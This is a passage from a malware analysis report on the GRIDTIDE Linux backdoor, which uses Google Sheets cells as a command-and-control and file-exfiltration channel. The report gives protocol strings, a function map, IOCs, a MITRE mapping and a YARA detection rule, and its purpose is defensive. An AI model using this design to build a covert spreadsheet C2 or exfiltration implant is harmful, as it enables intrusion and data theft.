| 3 | Read entire file into memory | fopen/fread |
| 4 | Base64 encode file contents | sub_4080B0 |
| 5 | Chunk into 45KB segments | inline |
| 6 | Write header S-D-R-<N> to a1 |
sub_4094D0 |
| 7 | Write chunks to cells a2..aN | sub_4094D0 |
Exfiltration protocol sequence:
Operator                    Google Spreadsheet               Implant
   │                              │                              │
   │  1. Write command:           │                              │
   │     A1 = base64("C-d-        │                              │
   │           <b64path>")        │                              │
   │ ───────────────────────────> │                              │
   │                              │  2. GET /values/A1           │
   │                              │ <─────────────────────────── │
   │                              │                              │
   │                              │  3. Read file from disk      │
   │                              │     base64 encode            │
   │                              │     chunk into 45KB segments │
   │                              │                              │
   │                              │  4. POST batchUpdate         │
   │                              │     A1 = base64("S-D-R-5")   │
   │                              │     A2 = base64(chunk₁)      │
   │                              │     A3 = base64(chunk₂)      │
   │                              │     A4 = base64(chunk₃)      │
   │                              │     V1 = base64(sysinfo)     │
   │                              │ <─────────────────────────── │
   │                              │                              │
   │  5. Read A1 (parse N=5)      │                              │
   │  6. Read A2..A4 (data)       │                              │
   │  7. Reassemble + decode      │                              │
   │ <─────────────────────────── │                              │
   │                              │                              │
Response Protocol:
- Success: A1 =
base64("S-D-R-<N>"), A2..A(N-1) = data chunks, V1 =base64(system_fingerprint) - Failure: A1 =
base64("S-D-<errno>-0"), V1 =base64(system_fingerprint)
Notice that the download subtype is lowercase "d" while the others are uppercase. The strcasecmp() dispatch means this doesn’t actually matter at runtime — "D" would work too — but it’s what the developer used in the format strings, and it’s worth keeping in mind if you’re writing YARA rules against the protocol strings.
7.5 Command Summary
| Command | Subtype | Arguments | Capability | MITRE |
|---|---|---|---|---|
C-C |
Execute | base64(command) | Remote shell execution | T1059.004 |
C-U |
Upload | base64(path), cell_count | Write files to victim | T1105 |
C-d |
Download | base64(path) | Exfiltrate files | T1041 |
8. System Reconnaissance
8.1 Fingerprint Function (sub_4080C0)
The beacon at 0x4080C0 runs on init and again after every command — it’s appended to every response the implant sends back. Nothing fancy here, just the standard recon you’d expect: hostname, IPs, OS, username, working directory, locale, and timestamps. What’s notable is the formatting:
| Field | API Call | Example Output |
|---|---|---|
hostName: |
gethostname() |
webserver-prod-01 |
IP: |
getifaddrs() + getnameinfo() |
10.0.1.15 (skips loopback lo) |
os: |
uname() → sysname |
Linux |
user: |
getuid() → getpwuid() → pw_name |
www-data |
dir: |
getcwd() |
/opt/application |
lang: |
getenv("LANG") |
en_US.UTF-8 |
time: |
localtime() → strftime("%Y-%m-%d %H:%M:%S") |
2026-02-27 14:30:45 |
tmezone: |
strftime("%Z") |
CST |
The output uses \r\n (CRLF) line endings, which is a small but interesting detail for a Linux-only implant:
hostName: webserver-prod-01\r\n
IP:       10.0.1.15\r\n
IP:       192.168.1.100\r\n
os:       Linux\r\n
user:     www-data\r\n
dir:      /opt/application\r\n
lang:     en_US.UTF-8\r\n
time:     2026-02-27 14:30:45\r\n
tmezone:  CST
The "tmezone" typo (missing the ‘i’) is baked into the binary — it’s not a variable, it’s a hardcoded format string. Combined with the CRLF line endings on a Linux-only tool, it suggests the developer’s primary environment was Windows, or at least that the operator-side tooling expects Windows line endings. Either way, "tmezone" makes for a nice low-false-positive detection signature.
The output is base64-encoded before being written to the spreadsheet.
8.2 Loopback Interface Filtering
The IP enumeration skips lo with a byte-by-byte check instead of strcmp:
if (ifa_name[0] != 'l' || ifa_name[1] != 'o' || ifa_name[2] != '\0')
    // Include this interface
It’s a minor detail, but it means the filter only matches the exact string "lo" — interfaces like lo0 (BSD) or loopback would pass through. Since this is a Linux-only implant, that’s fine, but it’s the kind of thing that hints at how narrowly the developer tested.
9. Network Communication Layer

9.1 TLS Connection Handler (sub_407940)

All network communication funnels through a single function: sub_407940. It handles everything from TLS setup through response parsing in one monolithic ~300-line function. It’s not pretty, but it works. Here’s the sequence:
- Initialize OpenSSL (
SSL_library_init,SSL_load_error_strings,OpenSSL_add_all_algorithms) - Create SSL context via
SSLv23_client_method()— this accepts any SSL/TLS version the peer supports - Set hostname via SNI so the right certificate comes back
- Connect to port 443, send the HTTP request
- Read the full response, handling both
Content-Lengthand chunked transfer encoding - Gzip decompress the response body (unconditionally — this is what causes the lab bug discussed in Section 2.4)
- Return the response
The SSL_VERIFY_NONE here is what made the lab setup possible — the implant doesn’t validate server certificates at all. No need to patch out certificate pinning or inject a CA, just point it at your server with a self-signed cert and it connects happily. For the threat actor, this is a trade-off: it means MITM is trivial for anyone on the network path, but it avoids the complexity of bundling trusted CA certs or pinning Google’s certificate chain (which changes periodically).
9.2 Socket Configuration
A 30-second receive timeout prevents the implant from hanging indefinitely on dead connections:
struct timeval timeout = {30, 0};  // 30-second timeout
setsockopt(fd, SOL_SOCKET, SO_RCVTIMEO, &timeout, sizeof(timeout));
9.3 Chunked Transfer Encoding Parser
The response handler includes a hand-rolled chunked transfer encoding parser. Google’s servers typically use chunked encoding for Sheets API responses, so the implant needs to handle it. The parser reads the hex chunk size, copies that many bytes, skips the \r\n delimiter, and repeats until it hits the 0\r\n\r\n terminator. It’s not the most robust HTTP parser I’ve seen — there’s no handling for chunk extensions or trailers — but it works fine against Google’s responses.
9.4 Gzip Compression/Decompression
| Function | Address | Purpose |
|---|---|---|
sub_407D90 |
0x407D90 |
Gzip compress (deflate, zlib 1.2.3) |
sub_4077A0 |
0x4077A0 |
Gzip decompress (inflate) |
Gzip is used in both directions: outgoing POST bodies are compressed (saving bandwidth on large batchUpdate payloads), and all incoming responses are decompressed. The implant sends Accept-Encoding: gzip, deflate and Content-Encoding: gzip on every request.
Compression pipeline (outgoing POST request body):
JSON body               Gzip compress           HTTPS request
{"data":[...]}  ──────> deflateInit2_(31) ────> POST /values:batchUpdate
(plaintext JSON)        deflate()               Content-Encoding: gzip
                        deflateEnd()            Content-Length: <compressed_size>
                        └─ windowBits=31        Body: <gzip stream>
                           (gzip wrapper)
Decompression pipeline (incoming response body):
HTTPS response          Gzip decompress         Parse JSON
<gzip stream>   ──────> inflateInit2_(31) ────> search for "values":"
                        inflate()               extract cell values
                        inflateEnd()
                        │
                        └─ windowBits=31 (gzip mode)
                           version="1.1.4" (passed to inflateInit2_)
                           actual zlib=1.2.3 (compiled in binary)
The zlib version situation is worth unpacking because it confused me initially. The string "1.1.4" at 0x4f476e gets passed to inflateInit2_ / deflateInit2_ as the version parameter — this is the zlib version the source code was compiled against. But the actual inflate implementation in the binary identifies itself as "inflate 1.2.3 Copyright 2005 Mark Adler" (at 0x514aac). The mismatch works because zlib’s version check only compares the first character ('1' == '1'), so "1.1.4" passes validation against the 1.2.3 library. This tells us the developer likely built against an older zlib header but linked a newer library — or just hardcoded a version string they found somewhere.
The windowBits=31 parameter (15 + 16) is the key to understanding the format: the +16 flag tells zlib to expect gzip-wrapped streams (RFC 1952) rather than raw deflate. Both compress and decompress use this, so the wire format is always gzip, not raw zlib.
9.5 User-Agent Impersonation
The User-Agent strings are hardcoded to match what the legitimate Google API Java client library sends:
Google-HTTP-Java-Client/1.42.3 (gzip)
Directory API Google-API-Java-Client/2.0.0 Google-HTTP-Java-Client/1.42.3 (gzip)
Version 1.42.3 of the Google HTTP Java Client was released in late 2022, which gives a rough lower bound on when the implant (or at least this part of it) was developed. If you’re hunting for GRIDTIDE variants in network logs, these UAs coming from a non-Java process are a good signal.
9.6 Error Handling & Token Refresh
Error handling is minimal — the HTTP wrapper at sub_409060 checks for a 200 status code and treats everything else as a token problem. Non-200 triggers a full token refresh via sub_409030(), and the function returns NULL so the caller retries on the next poll cycle. There’s no retry-with-backoff, no error-specific handling, no logging. If Google returns a 429 (rate limit) or 500 (server error), the implant’s only response is “must need a new token” and try again next cycle.
10. Function Mapping Reference
For anyone working with this sample in IDA, here are the function names I settled on during analysis. These follow the mw_ naming convention — rename them in your IDB and the decompiler output becomes significantly more readable.
10.1 Core Malware Functions
| Address | Suggested Name | Purpose |
|---|---|---|
0x4095F0 |
main |
Entry point - C2 command loop |
0x4086B0 |
decrypt_config |
Load .cfg key, decrypt all credential blobs |
0x408E70 |
generate_oauth_token |
Build JWT, exchange for Bearer token |
0x409030 |
refresh_token |
Refresh OAuth2 Bearer token |
0x4094E0 |
clear_spreadsheet |
POST batchClear to wipe a1:z1000 |
0x409130 |
read_spreadsheet_cells |
GET spreadsheet values |
0x409320 |
poll_command_cell |
Read single command cell |
0x4093D0 |
write_spreadsheet_cells |
POST batchUpdate to write cells |
0x4094D0 |
write_cells_thunk |
Thunk to write_spreadsheet_cells |
0x409260 |
concat_multi_cells |
Read and concatenate multiple cells |
0x409060 |
https_request_with_retry |
Send HTTPS request, retry on auth failure |
10.2 Utility Functions
| Address | Suggested Name | Purpose |
|---|---|---|
0x4080C0 |
collect_system_info |
Hostname, IP, OS, user, dir, lang, time |
0x407310 |
execute_shell_command |
popen() command execution with 2>&1 |
0x407120 |
build_batchupdate_json |
Construct JSON body for cell writes |
0x407940 |
https_request |
OpenSSL TLS connection + HTTP request |
0x407480 |
parse_access_token |
Extract access_token from OAuth response |
0x407500 |
parse_sheet_values |
Parse JSON values array from Sheets API |
0x408D00 |
sign_jwt |
Construct and sign JWT (header.payload.signature) |
0x408C20 |
rsa_sha256_sign |
RSA-SHA256 digital signature |
10.3 Encoding/Compression Functions
| Address | Suggested Name | Purpose |
|---|---|---|
0x4080B0 |
base64_encode |
Standard Base64 encoding (with padding) |
0x4085B0 |
base64url_encode |
URL-safe Base64 (for JWT, +→-, /→_) |
0x4086A0 |
base64_decode |
Base64 decoding |
0x4085C0 |
base64_decode_impl |
Base64 decode implementation |
0x407F50 |
base64_encode_impl |
Base64 encode with URL-safe option |
0x406FE0 |
url_encode |
Percent-encoding for HTTP params |
0x407D90 |
gzip_compress |
Deflate compression (zlib) |
0x4077A0 |
gzip_decompress |
Inflate decompression (zlib) |
10.4 Global Variables
| Address | Suggested Name | Content |
|---|---|---|
0x763D10 |
g_spreadsheet_id |
Decrypted Google Spreadsheet ID |
0x763D08 |
g_key_id |
Decrypted service account key ID (kid) |
0x763CF8 |
g_service_account_email |
Decrypted service account email (iss/sub) |
0x763D00 |
g_rsa_private_key |
Decrypted RSA private key (PEM format) |
| BSS area | g_oauth_token |
Current OAuth2 Bearer access token |
11. Indicators of Compromise (IOCs)
Everything below is extracted directly from the binary. Where possible I’ve included the context for why each indicator matters — a bare IOC list isn’t very useful without understanding what you’re actually detecting.
11.1 File-Based Indicators
| Indicator | Type | Description |
|---|---|---|
ce36a5fc44cbd7de947130b67be9e732a7b4086fb1df98a5afd724087c973b47 |
SHA-256 | Malware binary hash |
*.cfg (16 bytes) |
File | AES decryption key file, co-located with binary |
/proc/self/exe |
Path | Used to resolve own binary path for .cfg lookup |
11.2 Network Indicators
| Indicator | Type | Description |
|---|---|---|
sheets.googleapis.com |
Domain | Google Sheets API C2 endpoint |
oauth2.googleapis.com |
Domain | OAuth2 token endpoint |
POST /v4/spreadsheets/*/values:batchUpdate |
URI Pattern | C2 write-back |
POST /v4/spreadsheets/*/values:batchClear |
URI Pattern | C2 cleanup |
GET /v4/spreadsheets/*/values/* |
URI Pattern | C2 command polling |
POST /token |
URI Pattern | OAuth2 token exchange |
11.3 Host-Based Indicators
| Indicator | Type | Description |
|---|---|---|
popen() calls with 2>&1 suffix |
Behavior | Command execution pattern |
Outbound TLS to sheets.googleapis.com:443 from non-browser process |
Network | Anomalous API access |
ELF binary with .cfg companion file |
File | Key material co-location |
tmezone string in process memory |
Memory | Typo fingerprint in recon data |
11.4 Embedded Strings (C2 Templates)
"Error no key path"
"{\"ranges\":[\"a1:z1000\"]}"
"S-C-R-%d"
"S-U-R-1"
"S-U-%s-1"
"S-D-R-%d"
"S-D-%s-0"
"{\"alg\":\"RS256\",\"kid\":\"%s\",\"typ\":\"JWT\"}"
"grant_type=%s&assertion=%s"
"urn:ietf:params:oauth:grant-type:jwt-bearer"
"valueInputOption":"RAW"
11.5 OAuth2 Scopes Requested
https://www.googleapis.com/auth/spreadsheets.readonly
https://www.googleapis.com/auth/spreadsheets
https://www.googleapis.com/auth/drive.file
https://www.googleapis.com/auth/drive.readonly
https://www.googleapis.com/auth/drive
11.6 Encrypted GCP Infrastructure (Potential IoCs)
This is where it gets interesting from a threat intel perspective. The binary contains four encrypted blobs in .rodata that hold the actual GCP credentials:
| .rodata VA | Global Variable | Content |
|---|---|---|
0x4F4EB0 |
qword_763D10 |
Google Spreadsheet ID (C2 channel identifier) |
0x4F4EF8 |
qword_763D08 |
GCP Private Key ID (kid in JWT header) |
0x4F4F40 |
qword_763CF8 |
GCP Service Account Email |
0x4F4FA0 |
qword_763D00 |
RSA-2048 Private Key (PEM) |
Without the .cfg key (recovered from a compromised host), these stay encrypted. But if you do get the key, they become the highest-fidelity infrastructure IOCs available:
- Spreadsheet ID — the exact C2 channel. Use it to find other implants talking to the same sheet, or request Google take it down.
- Service Account Email — the attacker’s GCP project. Report for suspension.
- Private Key ID — cluster samples sharing the same signing key across campaigns.
Even without decryption, the raw encrypted base64 blobs at these .rodata addresses make solid byte-pattern signatures. If two samples have identical blobs, they were built with the same credentials — same campaign, same operator infrastructure.
12. MITRE ATT&CK Mapping
| Technique ID | Technique Name | Evidence |
|---|---|---|
| T1071.001 | Application Layer Protocol: Web Protocols | HTTPS to Google Sheets API for C2 |
| T1102.002 | Web Service: Bidirectional Communication | Google Sheets used as bidirectional C2 |
| T1573.002 | Encrypted Channel: Asymmetric Cryptography | TLS 1.x with statically linked OpenSSL |
| T1059.004 | Command and Scripting Interpreter: Unix Shell | popen() for command execution |
| T1041 | Exfiltration Over C2 Channel | File download via Sheets API cells |
| T1105 | Ingress Tool Transfer | File upload via Sheets API cells |
| T1082 | System Information Discovery | Hostname, OS, user, IP, language, timezone |
| T1016 | System Network Configuration Discovery | getifaddrs() for IP enumeration |
| T1033 | System Owner/User Discovery | getuid()/getpwuid() for username |
| T1027 | Obfuscated Files or Information | AES-128-CBC encrypted credentials |
| T1140 | Deobfuscate/Decode Files or Information | Runtime AES decryption of config |
| T1036.005 | Masquerading: Match Legitimate Name or Location | Google Java SDK User-Agent strings |
| T1078.004 | Valid Accounts: Cloud Accounts | Stolen/attacker-controlled GCP service account |
| T1562 | Impair Defenses | C2 traffic blends with legitimate Google API calls |
13. Detection Opportunities
The core challenge with detecting GRIDTIDE is that every individual network request is a perfectly legitimate Google Sheets API call. You can’t block the traffic without breaking real business applications. The detection opportunities come from the patterns — the combination of behaviors, the source processes, and the timing.
13.1 Network-Based Detection
-
Non-browser Sheets API access — the single best signal. If
sheets.googleapis.comconnections are coming from an ELF binary in/tmprather than Chrome or a known business app, that’s worth investigating regardless of whether it’s GRIDTIDE. -
User-Agent from non-Java processes — the implant claims to be
Google-HTTP-Java-Client/1.42.3, but the source process isn’t a JVM. If you have endpoint telemetry that correlates process identity with network traffic, this is a strong signal. -
Service account JWT from unexpected hosts —
grant_type=urn:ietf:params:oauth:grant-type:jwt-bearerfrom a workstation or web server that has no business using GCP service accounts. -
High-frequency Sheets API polling — 1-second interval GETs to a single cell range. Legitimate applications don’t poll individual cells at this rate.
-
batchClear → batchUpdate sequence — clearing
a1:z1000and then immediately writing is the implant’s initialization signature.
13.2 Host-Based Detection
- YARA Rule — I wrote this to match the protocol format strings that are unique enough to avoid false positives. The 6-of-N threshold catches variants that might have changed some strings but kept the core protocol:
rule GRIDTIDE_Backdoor { meta: description = "Detects GRIDTIDE Linux backdoor" author = "Threat Research" date = "2026-02-27" hash = "ce36a5fc44cbd7de947130b67be9e732a7b4086fb1df98a5afd724087c973b47" strings: $api1 = "sheets.googleapis.com" ascii $api2 = "oauth2.googleapis.com" ascii $proto1 = "S-C-R-%d" ascii $proto2 = "S-U-R-1" ascii $proto3 = "S-D-R-%d" ascii $proto4 = "S-D-%s-0" ascii $jwt = "{\"alg\":\"RS256\",\"kid\":\"%s\",\"typ\":\"JWT\"}" ascii $grant = "urn:ietf:params:oauth:grant-type:jwt-bearer" ascii $cfg = "Error no key path" ascii $typo = "tmezone" ascii $ua = "Google-HTTP-Java-Client/1.42.3" ascii $batch = "values:batchUpdate" ascii $clear = "values:batchClear" ascii $scope = "auth/spreadsheets" ascii condition: uint32(0) == 0x464C457F and // ELF magic 6 of them } -
Process + file correlation — an ELF binary with a 16-byte
.cfgcompanion file making outbound TLS connections to Google APIs. The.cfgfile is the smoking gun. - Memory scanning — the
"tmezone"typo is a near-zero false positive indicator. It’s a hardcoded string, so any process with that in memory is worth a closer look. The protocol format strings (S-C-R-,S-U-R-,S-D-R-) in process memory are also good signals.
13.3 Cloud-Based Detection
If you have visibility into GCP audit logs or Google Workspace admin:
-
GCP Audit Logs — service account token generation with the
spreadsheets+drivescope combination from IP ranges that don’t match your known infrastructure. The scope list is overly broad for any legitimate single-purpose application. -
Google Workspace anomalies — spreadsheets with rapid programmatic read/write cycles and large cell values (45KB of base64 data per cell is not normal business usage).
-
Spreadsheet content patterns — if you can inspect cell contents, look for base64-encoded data or the
S-C-R/S-U-R/S-D-Rprotocol headers. A spreadsheet full of base64 strings in column A is suspicious on its own.
Appendix A - Encrypted Configuration Blobs
For reference — the raw encrypted blobs as they appear in the binary. If you have the .cfg key from a compromised host, feed these through AES-128-CBC decrypt with key=IV=.cfg contents.
Blob 1 - Spreadsheet ID
Pr+Nc3vHSOLNtIH8hRjkLiptpnE/AkO9SEpMajKto9L3hpK4kCkCnX2f46NfRWrU
(32 bytes after base64 decode → 16 bytes plaintext after AES-CBC decrypt + unpad)
Blob 2 - Service Account Key ID (kid)
pcRhN2I92VdagDMxLkr7/AP9k0bYJPPRM0TZbQLAjz7VNg44G/xKqMNtIZ8eFmog
(48 bytes after base64 decode → ~32 bytes plaintext)
Blob 3 - Service Account Email (iss/sub)
crmNb6f70867KrtLA5R75BpKVDUyyg65C3JOWWmPDpNzXsNr+EOvjOhrb8G+Cvad
0jzEvosIuyUdLH4eeVRuaw==
(64 bytes after base64 decode → ~48 bytes plaintext, likely *@*.iam.gserviceaccount.com)
Blob 4 - RSA Private Key (PEM)
quDm6ZK86dM+/FZtKFc++tcLHUBkCE3ejmzoyFCuFUVa6R1uOVvFonm84jQFYd0J
6/zsbknCNlyizRNUQXqKfm5zkd9sQx5kWp3yPFBYo4tWZ4CFkJ9hINKqScySKocI
... [~1.4KB total - truncated for brevity]
...IlZ8M=
(~1,050 bytes after base64 decode → ~1,024 bytes plaintext = full RSA private key in PEM/DER format)
Decryption Parameters
| Parameter | Value |
|---|---|
| Algorithm | AES-128-CBC |
| Key Size | 128 bits (16 bytes) |
| Key Source | External .cfg file |
| IV | Same 16 bytes as the key |
| Padding | PKCS7 |
C2 lab built with Python 3. All testing conducted in an isolated environment with no connection to real Google Cloud infrastructure.